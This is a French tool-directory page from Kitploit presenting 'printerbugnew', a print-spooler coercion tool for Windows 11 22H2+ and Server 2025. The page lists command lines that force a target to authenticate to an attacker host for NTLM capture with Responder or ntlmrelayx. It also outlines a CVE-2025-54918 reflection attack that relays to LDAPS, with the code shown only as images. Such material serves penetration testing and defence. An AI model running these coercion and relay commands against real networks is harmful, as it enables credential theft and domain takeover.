Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
printerbugnew — La version printerbug.py uniquement DCERPC | Kitploit
Outils/GitHubGitHub/decoder-it/printerbugnew
Escalade de PrivilègesAnalyse des VulnérabilitésExploitationMouvement LatéralTests d'IntrusionCommandement et ContrôleAuthentificationRed Teaming
GitHubdecoder-it/printerbugnew

printerbugnew

La version printerbug.py uniquement DCERPC

Voir le dépôt
2332611il y a 11 moisVérifié par Kitploit

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager


Déclencheur de spouleur d'impression RPC pur sur TCP

Pour Windows 11 22H2+ / Windows Server 2025

Utilisation

printerbugnew.py <target_host> [username] [password] [domain] [attacker_host] [tcp_port]

Exemples

Connexion anonyme

printerbugnew.py 192.168.1.100

Avec identifiants

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN

Déclencher une reconnexion vers un hôte différent (attaquant)

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN 192.168.1.50

Utiliser un port RPC spécifique

printerbugnew.py 192.168.1.100 admin Password123 DOMAIN 192.168.1.50 49152
Notes

  • La cible doit être Windows 11 22H2+ ou Server 2025 (RPC sur TCP par défaut)
  • Pour les versions plus anciennes, spoolss utilise RPC sur les canaux nommés (SMB)
  • Assurez-vous que les ports 135 et les ports RPC dynamiques (49152-65535) sont ouverts
  • Lancez Responder ou ntlmrelayx sur attacker_host pour capturer l'authentification
  • Kerberos échoue dans ce cas en raison d'un mauvais SPN du spouleur, forçant le retour à NTLM.
  • Trouvez le port RPC/TCP du spouleur cible en interrogeant le mappeur de points de terminaison (EPM) sur TCP/135 pour l'UUID d'interface 12345678-1234-abcd-ef00-0123456789ab. Vous pouvez utiliser rpcdump.py, PortQry, ou tout autre outil de votre choix - ou simplement implémenter la recherche EPM directement dans ce code ;)
  • Basé sur https://github.com/dirkjanm/krbrelayx/blob/master/printerbug.py


    image


    image

    image

Mise à jour pour CVE-2025-54918

Cet exploit par réflexion fonctionne uniquement sur W2025 avec le « nouveau » printerbug (DCERPC au lieu de Named Pipes). Vous devrez modifier ntlmrelayx à quelques endroits pour que cela fonctionne. Après cela, vous pouvez déclencher à distance le bug d'impression sur un contrôleur de domaine W2025 et refléter l'authentification via LDAPS(!), même si les liaisons de canal sont REQUISES

ldaprelayclient.py:

image
rpcrelayserver.py
image

et relayez ;)
image


La vulnérabilité a été corrigée dans le Patch Tuesday de septembre 2025 : https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-54918

Le correctif garantit que le MIC est toujours calculé, même lorsque le message de type 3 est vide.

Merci à l'auteur de ce CVE pour un indice précieux :)

Télécharger l’outil